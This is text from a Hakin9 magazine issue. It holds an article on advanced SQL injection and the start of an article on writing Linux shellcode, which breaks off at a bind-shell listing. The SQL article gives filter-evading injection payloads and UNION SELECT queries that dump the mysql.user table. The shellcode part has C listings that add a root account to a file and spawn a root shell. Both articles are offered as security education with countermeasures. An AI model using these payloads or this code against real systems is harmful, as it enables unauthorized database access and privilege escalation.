Our magazines are the most convenient and affordable way to approach advanced IT users.

The magazines cover a wide spectrum of subjects – programming, security, web design, Linux – which allows you to focus on your target audience.

Our magazines are published in 7 languages and available almost everywhere in Europe. This makes it easy to plan local promotional schemes or launch a Europe-wide campaign more easily.

Call now [+48 22 887 10 10] or email us [adv@software.com.pl] and our consultant will provide you with an offer best suited for your needs.

Software-Wydawnictwo Sp. z o. o. publishes following magazines:
Software Developer's Journal, Linux+, PHP Solutions, Hakin9, .PSD, Linux+Extra!, Software Developer's Journal Extra, Aurox Magazine, Linux for beginners


adv@software.com.pl



WYDAWNICTWO
Software

Advanced SQL Injection techniques

Mike Shema



SQL Injection attacks target the core of a web application: its database. Their most significant impact enables an attacker to retrieve, modify, or delete arbitrary data. It is a serious threat to any application with a database back-end and a threat that should be fully understood in order to develop adequate countermeasures.

Every web server administrator must acknowledge techniques that can be used to identify an SQL Injection vulnerability (see Tobias Glemser's Article *SQL Injection Attacks with PHP and MySQL*, *hakin9* 03/2005) and assess the scope of its risk. The basic methodology for an SQL Injection attack is to identify a potential vector, then exploit that vector with customized SQL queries – all through the web browser.

Identification of the potential for a vulnerability is important, but even more important is the ability to evaluate its impact. In some cases, a SQL Injection vector may offer nothing more than the capability to generate some syntax errors, such as trying to convert strings to numeric values. In other cases, the vector may enable the attacker to fully compromise a database's information.

Although the examples refer to MySQL databases, the techniques apply to any database platform and, in most cases, can be applied without modification. The core of these techniques targets the SQL language itself. Certain database extensions merely make these techniques much easier to accomplish.

To refresh the memory

SQL Injection tests can be classified into three categories based on which aspect of the query is targeted:

- attack the syntax of the query – insert common SQL characters with the intention of generating errors to identify potential attack vectors,

What you will learn...

- how to conduct attacks on the syntax of the SQL query,
- how the SQL language syntax attacks are performed,
- you will learn attacks on the SQL logic,
- you will learn some additional SQL Injection tricks,
- you will learn general rules of defence against SQL Injection attacks.

What you should know...

- you must know the SQL syntax very well,
- you have to know the PHP language at intermediate level.

- attack the syntax of the language – target the SQL language itself in order to generate database errors or perform simple queries by manipulating language constructs and semantic identities,
- attack the logic of the query – rewrite the query to retrieve arbitrary data from tables to which developers did not intend access.

These techniques can be combined to assess a web application and determine its vulnerability to SQL Injection attacks. In the next sections the SQL Injection payloads are presented without the entire URL as an example. This makes it easier to understand the techniques without cumbersome parameters and text.

This is also because the injection of these payloads is quite simple. Given a URL of the form `http://site/page.cgi?a=foo&b=bar`, a SQL Injection attack replaces the vulnerable parameter's value with its payload: `http://site/page.cgi?a=<SQL Injection payload>&b=bar`. As a further reminder, one has to remember to encode spaces and other characters in the payload so that they do not disrupt the syntax of the URL.

Attack the syntax of the query

The single quote, while arguably the most popular character for identifying SQL Injection vectors, is by no means the only character necessary to generate a database error. This technique encompasses most fundamental tests for potential vulnerabilities by using SQL language metacharacters or formatting characters to disrupt the syntax of the original query. For example, the following statements cannot be parsed into valid queries because they have an ill-formed syntax due to an unterminated single quote:

- `SELECT foo FROM bar WHERE a = '';`
- `SELECT foo FROM bar WHERE a = '/*;`
- `SELECT foo FROM bar WHERE a = ';;`

- `SELECT foo FROM bar WHERE a = '#;`

While the most common example is the single quote character (ASCII 0x27), many characters can be used to disrupt the syntax including:

- unmatched parenthesis,
- semi-colon,
- comment delimiter – `/*`, `#`, or `--`.

Validation filters that only prohibit single quote characters (or some small set of characters) might prevent full exploitation of a vulnerability, but such filters are often inadequate. They may simply obscure more fundamental problems with the application's database connection architecture.

Quotes vs. slashes

PHP developers face several challenges and potentially confusing recommendations when creating strong input validation filters. PHP's `magic_quotes()` function automatically escapes all single quotes with a backslash character; however, if this feature is combined with a call to the `strip_slashes()` function, then the escape characters have been removed:

- `SELECT foo FROM bar WHERE a = '\';` – single quote escaped,
- `SELECT foo FROM bar WHERE a = ''';` – backslash stripped, query ill-formed.

The other danger of focusing on the single quote character is that developers may not be aware of the full range of characters and techniques available to an attacker for exploiting a SQL query. The attacker can combine SQL functions to generate errors in the syntax of a query.

You can also use inherent SQL functions to generate errors. The SQL `CHAR()` function prints the ASCII equivalent of the argument. An attacker may be able to inject quote characters by using odd or even amounts of `CHAR(0x27)` strings (hexadecimal 0x27 represents the ASCII code for the single quote).

This is important, because the attack consists of alphanumeric characters plus the parentheses. Consequently, monitoring input for quote characters will not catch or block the attack.

Variables may vary

Database-related errors can also be generated by attacking variable types. This is most effective against numeric values, but is also successful against date or time variables. For example, here is a list of different values that you may try against parameters that expect decimal numbers:

- 8-, 16-, 32- and 64-bit values – 256, 65536, etc.,
- integer overflows – $2^8 + 1$, $2^{16} + 1$, $2^{32} + 1$, or $2^{64} + 1$,
- unsigned vs. signed values – inserting negative values,
- floating-point overflows, e.g. $3.40282346638528860e+38$, $1.79769313486231570e+308$,
- alternate presentation – binary, octal, hexadecimal, or scientific notation.

These numeric attacks often succeed in generating errors because the variables used to track these values are not strongly typed. In PHP the parameter type of all `$_REQUEST` variables is a string. This means that, although you can perform arithmetic operations on variables (`$a = 1; $a++`), the actual type of the variable may be considered a numeric string. The variable may even be silently promoted from a number to a numeric string when the value would normally result in an overflow, *inf* (infinity), or *NaN* (not a number) equivalent. For example, PHP's `is_numeric("1e308")` function returns true (it is a number), but `is_numeric("1e309")` returns false – neither a number or numeric string because it is beyond the double float type that PHP supports. A variable must be set to numeric explicitly using the `settype()` function, but beware that large values may return a value of *inf* – which can also lead to errors in the query if it is expecting numerals.




Figure 1. The original example URL




Figure 2. Modified URL string

Fighting the synonyms

Robust input validation filters can be an effective countermeasures to these techniques, but they are not sufficient. Database errors and other exceptions should be trapped and prevented from being sent to the browser. Verbose error information tends to provide useful information for malicious users targeting a database. As we will see a bit later, input validation filters may be inadequate. For example, we have already seen that the value 1e309 is not a number (for most languages and SQL databases) and will generate an

error in less secure applications. Yet 1e309 does not contain any characters that are normally malicious. It is a purely alphanumeric value.

Note that SQL is a rich language that provides an attacker to create many synonymous permutations. For example, CHAR(0x27) is equivalent to ASCII(0x27) which can also be written as '27. We focus on using the CHAR(0x27) string to avoid raw quotes in the payload, but the specifics of each test are highly mutable. This also implies that syntax-based filtering – such as application-layer firewalls –

must be very robust in order to prevent these attacks. In fact, the combination of alternate encoding schemes (URL encoding, Unicode) and creative SQL will bypass most pattern-matching filters. Remember, CHAR(0x27) is the same as cH%41r(0x68-0x41).

Semantic doppelgangers – attack the syntax of the language

In SQL, Shakespeare's observation of roses might look like the decidedly unpoetic:

```
SELECT name FROM roses
WHERE scent='sweet';
```

Whether a rose might be called shoe, bumblebee, or clock, its sweet-smelling attribute remains unchanged. SQL provides a rich set of functions that can be used to create semantically equivalent queries that look quite different textually. This capability enables an attacker to identify and exploit injection vulnerabilities even when the server does not reveal error information or similar output.

While it is useful to break queries in order to find potential vulnerabilities, it is also profitable to attack the query using the semantics of built-in SQL functions. Thus, instead of attacking the parser of the application language (PHP, JSP, etc.), the attack focuses on the SQL language itself. This has the added benefit of not only identifying attack vectors, but also provides more information about the input validation filters used by the application. Another byproduct of this technique is the ability to perform blind SQL Injection attacks, or attacks that do not rely on error generation in order to identify or exploit.

Numeric data types

Numeric data types are the easiest candidates to test with this technique. Figure 1 shows the original example URL, while Figures 2 and 3 present modified addresses. We are using an older, insecure version of FreznoShop online shopping system

– releases newer than 1.4 branch are quite invulnerable.

Consider the following list of name/value pairs:

- rowid = 111,
- rowid = 0x6f,
- rowid = 0157 (octal representation),
- rowid = 110+1 (use 110%2b1 in practice because the + stands for a space character in the URL),
- rowid = 112-1,
- rowid = MOD(111,112),
- rowid = REPEAT(1,3),
- rowid = COALESCE(NULL,NULL,111).

From a database's point of view, each one of these requests results in the same value: 111. Also notice that none of these rely on the single quote character. The first three look like numeric or alphanumeric strings, the next two have apparently innocuous characters for the addition and subtraction symbols, and the final three include parentheses and a comma. If input validation were to focus on stripping the single quote, then a vulnerable application would gain no benefit from such a countermeasure.

Raw parameters

This technique, which uses semantic doppelgangers, enables the user to identify SQL Injection vectors. If the result of each request is identical, then it can be assumed that the application engine has parsed the raw parameter value and inserted it into the underlying SQL query. For example, consider this query for a rowid:

```
SELECT foo FROM table
WHERE rowid = 110+1;
```

The database calculates $110+1 = 111$ before resolving the rest of the query, according to its order of operations. This bears the same result as the original query:

```
SELECT foo FROM table
WHERE rowid = 111;
```

Before we explain how to extend this attack to extract arbitrary data, let us




Figure 3. The same string modified with usage of MOD() function

first examine some other cases that can be used for error generation. Even though this technique does not require us to generate database errors, such information is useful to determine versions and names of tables or columns. If the application's input validation filters have stripped quote characters, but not trapped database errors, then we can target incorrect SQL function syntax. For example:

- BIN(-1),
- LIMIT a (this is useful because it does not require parentheses),
- MOD(0,a).

Of course, numeric values should also be tested for boundary conditions as mentioned in the previous section.

Premature termination characters

This technique lends itself to the creation of custom SQL queries. Such queries often do not require quote characters, but often require premature termination characters. Thus, a request might employ /* or -- in order to truncate additional, undesired statements. A string `SELECT foo FROM table WHERE rowid = MOD(111,112)+UNION+SELECT+USER()/*;` is a good example.

String values present a greater challenge because there are fewer

functions in the SQL language that provide helpful semantic doppelgangers. The `CONCAT()` function is useful for these cases. In cases where the string argument only contains the letters a-f, the `HEX()` function can be used:

- op=add,
- op=HEX(2781),
- op=REVERSE(dda),
- LEAST(0x6d75736963,0x6e75736963),
- GREATEST(0x61,0x6d75736963).

Once again, we have consciously chosen to avoid using quote characters because they set off alarms or may be blocked. Yet this doesn't prevent us from creating complex strings. The `REVERSE()`, `LEAST()`, and `GREATEST()` functions only need parentheses and commas. The following examples are all semantically identical:

- page.cgi?category=music,
- page.cgi?category=REVERSE(cisum),
- page.cgi?category=GREATEST(0x61,0x6d75736963),
- page.cgi?category=LEAST(0x6d75736963,0x6e75736963).

Countermeasures

The best countermeasures for these attacks use input validation filters and strong data types when assigning user-supplied values to query




Figure 4. A successful UNION SELECT attack

parameters. Even though 0x27 is a valid hexadecimal value, it should be prohibited by the application because the raw value contains a non-numeric character (or possibly silently coaxed into 27 decimal). Likewise, octal 0157 should either be denied because of the leading zero, or the leading zero could be stripped so the value becomes 157 decimal, which is merely a different row number. At the very least, developers should be aware of alternate bases and understand where they are interpreted: either in the application language or in the database.

It's very easy to handle all user-supplied data as strings, but if the data is to be inserted into a query, then they should be explicitly assigned (cast) to the appropriate data type. For interpreted languages such as PHP, Perl, C#, or Visual Basic the assignment should be safe or generate a conversion error. If the web application uses a compiled language such as C or C++, then the type casting should be handled carefully and checked for exceptions (think of format-string attacks).

Attack the logic of the query

Breaking the syntax of a query is useful for identifying SQL Injection vulnerabilities, but it only demonstrates the existence of a problem. Arbitrary data

access is the true risk associated with SQL Injection attacks.

MySQL supports a specific comment macro that triggers on the database version `/*!<version>`

`*/`, where `<version>` is a 5-digit value that represents the MySQL build. For example, version 3.23.02 looks like 32302, version 4.1.10 looks like 40110, and version 5.0.3 looks like 50003. The most immediate way to test for embedded SQL attacks with MySQL is to combine the comment extension with a statement that ensures the query will fail:

- `/*!32302+AND+0+*/`,
- `/*!32302+AND+0+*//*` (it may be necessary to terminate the query).

Then, one can *flip* the query and ensure that it succeeds in order to verify the injection vector – `/*!32302+AND+1+*//*` (it may be necessary to terminate the query).

UNION SELECT

Once a parameter has been identified as a vector for SQL Injection attacks, the next step is to determine

Additional SQL tricks

Our core idea is to identify a SQL Injection vulnerability via creative use of SQL formatting characters (syntax) or SQL functions (semantics), then exploit the vulnerability by attacking the SQL logic. Although it primarily focuses on numeric and string manipulation, other functions can be used (or rather misused) to generate errors for vulnerability identification:

- `INET_ATON()`,
- `INET_NTOA()`,
- `SOUNDEX()`.

Enumeration is another important part of SQL Injection; one that is beyond our scope here. Nevertheless, here are some simple queries that can be used to further determine information about a database:

- `SHOW VARIABLES,`
- `SHOW STATUS,`
- `SHOW DATABASES,`
- `SHOW TABLES,`
- `DESCRIBE <table>,`
- `EXPLAIN <table>,`
- `EXPLAIN SELECT <foo> FROM <table>,`
- `SHOW FULL COLUMNS FROM <table>,`
- `SELECT USER(),`
- `SELECT SESSION_USER(),`
- `SELECT CURRENT_USER(),`
- `SELECT SYSTEM_USER(),`
- `SELECT SUBSTRING_INDEX(USER(), '@', 1),`
- `SHOW CHARACTER SET,`
- `SELECT CURDATE(),`
- `SELECT CURTIME().`

Advanced SQL Injection

the amount to which the database is exposed. This is accomplished by manipulating the logic of the original query. Most basic queries are of the form `SELECT foo FROM bar WHERE a=b;` in which the `b` of `a=b` clause is the parameter that can be manipulated. Consequently, the new query must consider the previous `SELECT`. The quickest technique is to use the `UNION` keyword.

The `UNION` statement combines multiple `SELECT` statements and is supported by most databases. The basic form looks like `SELECT foo FROM bar WHERE a=b UNION SELECT foo2 FROM bar2 WHERE c=d;`

One useful `UNION` clause is to display the user name under which the database connection has been established. On MySQL you would do this with `SELECT USER()`. Inside a `UNION` clause the request might look like:

```
SELECT text FROM articles
WHERE id=0
UNION SELECT USER();
```

Several challenges present themselves when using `UNION` statements for SQL Injection attacks:

- the `UNION` clause should terminate the query to ensure valid syntax – any additional logic must be truncated,
- `UNION` statements require matching column counts in each `SELECT` clause.

The first challenge is relatively easy to accomplish. Simply use one of the common terminators described in the previous section. This can be a comment delimiter (`#`, `/*`, `--`) in combination – if necessary – with a semicolon or single quote.

Columns and bears

The second challenge is not difficult to overcome, but requires a few iterative steps reminiscent of Goldilocks and the three bears. The injected `UNION` clause will either have too few columns or too many of them – what you need is

a number that is just right! If you can observe the database's error messages, then you'll see something like *The used SELECT statements have a different number of columns.*

Column undercounts can be fixed by adding extra columns or column place-holders to the `SELECT` statement (see Figure 4). For example, consider the following statements:

- `SELECT user FROM mysql.user,`
- `SELECT 1,user FROM mysql.user,`
- `SELECT 1,1,user FROM mysql.user,`
- `SELECT user,user,user,user FROM mysql.user.`

Each one of these queries is designed to grab the user name (or names) from the default `mysql.user` table. The number of columns increases from one to four in each example. In practice, it is better to repeat the column name to ensure that the value is displayed in the application. The first placeholder works, but it's hard to tell which column the web application will display.

A D V E R T I S E M E N T



"High Tech made in Saxony, Germany"



*DVD 5, 9 & 10

*DVD-R

*DVD+R

CD Audio/Rom

*CD Recordable

Shape CD, *DVD & *DVD ±R

*CD & DVD 8cm

Glassmastering

Packaging

Licensed Film Titles

World Wide Logistics



*Philips licensed

For the manufacturing of our products we exclusively use Makrolon® Polycarbonat from Bayer®, to ensure the highest quality.

Friedrich-Engels-Strasse 42
02827 Görlitz / Germany

Phone: + 49 (0) 35 81 / 85 32 0
Fax: + 49 (0) 35 81 / 85 32 23

info@myedd.com
www.myedd.com



Column overcounts can be addressed by using the `CONCAT` statement. Overcounts occur when the first `SELECT` statement expects fewer columns than your custom query. The `CONCAT` statement resolves this by concatenating each column into a single string. Thus, multiple columns are reduced to a single column. For example:

```
SELECT foo FROM table
WHERE a=b
UNION SELECT CONCAT(*)
FROM mysql.user;
```

This can be combined with the undercount technique when necessary:

```
SELECT foo,bar FROM table
WHERE a=b
UNION SELECT 1,CONCAT(*)
FROM mysql.user;
```

The major caveat is that any `NULL` value in one of the column results will cast the `CONCAT` string to `NULL`.

Aim at rows

Once you have matched column counts for the query, the next step is often to specify an arbitrary row to retrieve from a table. When the query returns multiple rows, often only the first one is displayed. To some degree, a good `WHERE` clause can help target specific rows, but only if the table's general structure (column names) is known beforehand. A much easier method uses offsets within the `LIMIT` clause. You can limit the result to one row by using `LIMIT 1`, but you can control which row is returned by adding the optional offset beginning with 0. For example:

- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 0,1);`
- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 1,1);`
- `SELECT foo FROM table WHERE a=b UNION (SELECT CONCAT(*) FROM mysql.user LIMIT 2,1);`

You can progress through the offsets until the query returns a `NULL` row. Unlike the previous examples of simple queries, it is necessary to place parentheses around the clause that contains the `LIMIT` statement. Otherwise it will be incorrectly applied to the entire query.

Defence by statements

The use of prepared statements (also known as parameterized queries) or stored procedures are effective countermeasures to these techniques because they separate the logic of the query from the data of the query. Consequently, injection attacks can corrupt the original SQL query, but will not be able to rewrite it in such a manner that arbitrary tables or data can be accessed.

A potential drawback of prepared statements is that they require additional set-up within the application. This could lead to a performance degradation; however, such an impact may be minimal. The security gains are definitely good.

Help yourself and separate

Inadequate input validation filters are an integral part of SQL Injection countermeasures, but they are often not the underlying problem. Strong data typing (assigning numbers to numeric data types, etc.) is also key, but string data always presents a challenge (see Inset *Additional SQL tricks*).

A more fundamental problem of SQL Injection is the lack of separation between the query's logic and data. The logic is defined by the developer and is expected to remain static. The data are collected from the user. When the data and logic

About the author

Mike Shema (mikeshema@yahoo.com) is CSO of the web application security company NT Objectives, Inc. He is the author of *Hack Notes: Web Security* and co-author of *Hacking Exposed: Web Applications* and *The Anti-Hacker Toolkit*. Mike has spoken about application security at several conferences, including IT Underground in 2004. In his spare time, Mike can be found in front of role-playing and board games.

intermingle, such as using string concatenation to build queries, then user-supplied data can manipulate the logic of the query. This is the higher risk compared to input validation, because a modified query provides access to arbitrary data in the database. A formatting character maliciously inserted into a stored procedure may merely produce a database error instead of exposing the actual data. This is not meant to imply that input validation is not important; however, any countermeasure to these types of attacks should focus equally on query construction and execution.


Without a comprehensive understanding of the different techniques that attackers employ against web applications, developers will not create effective countermeasures. From an assessment perspective, auditors who do not adequately investigate the scope of a SQL Injection vulnerability present an inaccurate view of the application's risk – and if testing only relies on injecting single quote characters, then the assessment may be useless. SQL Injection attacks can be executed with many different characters. ■

On the Net

- <http://www.spidynamics.com/papers/SQLInjectionWhitePaper.pdf> – a very good summary of SQL Injection attacks,
- <http://msdn.microsoft.com/msdnmag/issues/04/09/SQLInjection/> – MSDN's *Stop SQL Injection Attacks Before They Stop You*,
- <http://www.sqlsecurity.com/> – all about SQL vulnerabilities,
- http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html – automated, self-programming SQL attacks.

Linux shellcode optimisation

Michał Piotrowski



A shellcode is an essential part of any exploit. During attack, it is injected into the target application and performs the desired actions within it. However, the basic rules for building shellcodes are not too widely known, even though they don't require advanced skills.

A *shellcode* (sometimes also called a *bytecode*) is a sequence of commands in machine code, constituting a vital element of all buffer overflow exploits. During attack, the exploit injects its shellcode into a running application, causing it to execute the intruder's commands within the target program. The name *shellcode* originates from the earliest codes of this type, whose purpose was to bring up the system shell (in UNIX-based system, the shell is the `/bin/sh` program). The term currently encompasses all manner of codes, performing a huge variety of actions.

Any shellcode has to fulfill a number of requirements. The first is that it cannot contain null bytes (`0x00`), since these signify the end of a character string and terminate processing for many functions commonly exploited for buffer overflows – `strcpy()`, `strcat()`, `sprintf()`, `gets()` etc. A shellcode must also be autonomous and operate independently of its current address in memory, so static addressing cannot be used. Other features which can occasionally be significant are the size and ASCII character set of the shellcode.

Let's have a look at writing shellcodes in practice. We will create four programs with

different functionality and then go on to modify them so as to compact and adapt them for use in actual exploits. Note that we will be looking exclusively at shellcodes, not buffer overflow attacks or writing exploits.

To create an operational shellcode, we'll need a thorough understanding of assembly language for the shellcode's target processor (see Inset *Registers and instructions*). We'll be working on 32-bit x86 processors running the Linux operating system with the 2.4 kernel – all examples work with 2.6 series of Linux kernel, too – so we have a choice of two main assembler syntax conventions: AT&T and Intel.

What you will learn...

- how to write a working shellcode,
- how modify and compact it.

What you should know...

- you should be familiar with the Linux operating system,
- the basics of programming in C and assembler.

Registers and instructions

Registers (see Table 1) are small memory cells within the CPU, used for storing the numerical values required by the processor during program execution. In 32-bit x86 CPUs, the size of the registers is 32 bits (4 bytes). Registers can be divided according to their purpose into data registers (EAX, EBX, ECX, EDX) and address registers (ESI, EDI, ESP, EBP, EIP).

Data registers are divided up into smaller sections of 16 bits (AX, BX, CX, DX) and 8 bits (AH, AL, BH, BL, CH, CL, DH, DL). The smaller registers can be used to decrease code size and get rid of padding null bytes (see Figure 1). Most of the address registers have their own specific uses and should not be used for storing ordinary data.

Although AT&T syntax is used by the majority of compilers and debuggers (including *gcc* and *gdb*), we will use Intel syntax for its greater clarity. All examples will be compiled using the Netwide Assembler (*nasm*) version 0.98.35, available in most popular Linux distributions. We will also use the *ndisasm* and *hexdump* utilities.

Assembly language instructions are basically symbolic processor commands. There are quite many of them, and the most important ones can be divided into:

- move instructions (*mov*, *push*, *pop*),
- arithmetical instructions (*add*, *sub*, *inc*, *neg*, *mul*, *div*),
- logical instructions (*and*, *or*, *xor*, *not*),
- control flow instructions (*jmp*, *call*, *int*, *ret*),




Figure 1. Structure of the EAX register

Table 1. Registers in an x86 processor and their purposes

Register name	Purpose
EAX, AX, AH, AL – accumulator	Arithmetical operations, I/O operations and specifying the required system call. Also holds the value returned by a system call.
EBX, BX, BH, BL – base register	Used for indirect memory addressing. Also holds the first argument of a system call.
ECX, CX, CH, CL – counter	Typically used as a loop counter. Also holds the second argument of a system call.
EDX, DX, DH, DL – data register	Used to store variable addresses. Also holds the third argument of a system call.
ESI – source address, EDI – target address	Typically used for manipulating long data sequences, including strings and arrays.
ESP – stack top pointer	Holds the address of the top of the stack.
EBP – base pointer, frame pointer	Holds the address of the bottom of the stack. Used to refer to local variables stored in the current stack frame.
EIP – instruction pointer	Holds the address of the next instruction to be executed.

Table 2. Summary of the most useful assembler instructions

Instruction	Description
<i>mov</i> – move	Copies the contents of one memory segment into another: <i>mov</i> <target>, <source>.
<i>push</i> – put value on the stack	Copies the contents of a memory segment onto the stack: <i>push</i> <source>.
<i>pop</i> – get value from the stack	Moves value from the stack into the specified memory segment: <i>pop</i> <target>.
<i>add</i> – arithmetic addition	Adds the contents of one memory segment to another: <i>add</i> <target>, <source>.
<i>sub</i> – arithmetic subtraction	Subtracts the contents of one memory segment from another: <i>sub</i> <target>, <source>.
<i>xor</i> – exclusive OR	Calculates the symmetric difference of two specified memory segments: <i>xor</i> <target>, <source>.
<i>jmp</i> – jump	Writes the specified address to the EIP register: <i>jmp</i> <address>.
<i>call</i> – call	Works like <i>jmp</i> , but before writing to the EIP register it puts the address of the next instruction on the stack: <i>call</i> <address>.
<i>lea</i> – load address	Writes the address of the <source> segment to the <target> segment: <i>lea</i> <target>, <source>.
<i>int</i> – interrupt	Sends the specified signal to the system kernel, calling the interrupt with the specified number: <i>int</i> <value>.



Listing 1. The write.c file

```
#include <stdio.h>

main()
{
    char *line = "hello, world!\n";
    write(1, line, strlen(line));
    exit(0);
}
```

Listing 2. The add.c file

```
#include <stdio.h>
#include <fcntl.h>

main()
{
    char *name = "/file";
    char *line =
        "toor:x:0:0:0:0:/:/bin/bash\n";
    int fd;
    fd = open(name,
        O_WRONLY|O_APPEND);
    write(fd, line, strlen(line));
    close(fd);
    exit(0);
}
```

Listing 3. The shell.c file

```
#include <stdio.h>

main()
{
    char *name[2];

    name[0] = "/bin/sh";
    name[1] = NULL;
    setreuid(0, 0);
    execve(name[0],
        name, NULL);
}
```

- instructions for manipulating bits, bytes and character strings (`shl`, `shr`, `rol`, `ror`),
- input/output instructions (`in`, `out`),
- flag control instructions.

We won't go into all the available instructions, but rather we'll concentrate on just the ones we need. Table 2 presents a brief summary of the required instructions.

Building the shellcode

Our aim is to write four shellcodes, performing four different operations: writing a string to the standard out-

Listing 4. The bind.c file

```
#include <unistd.h>
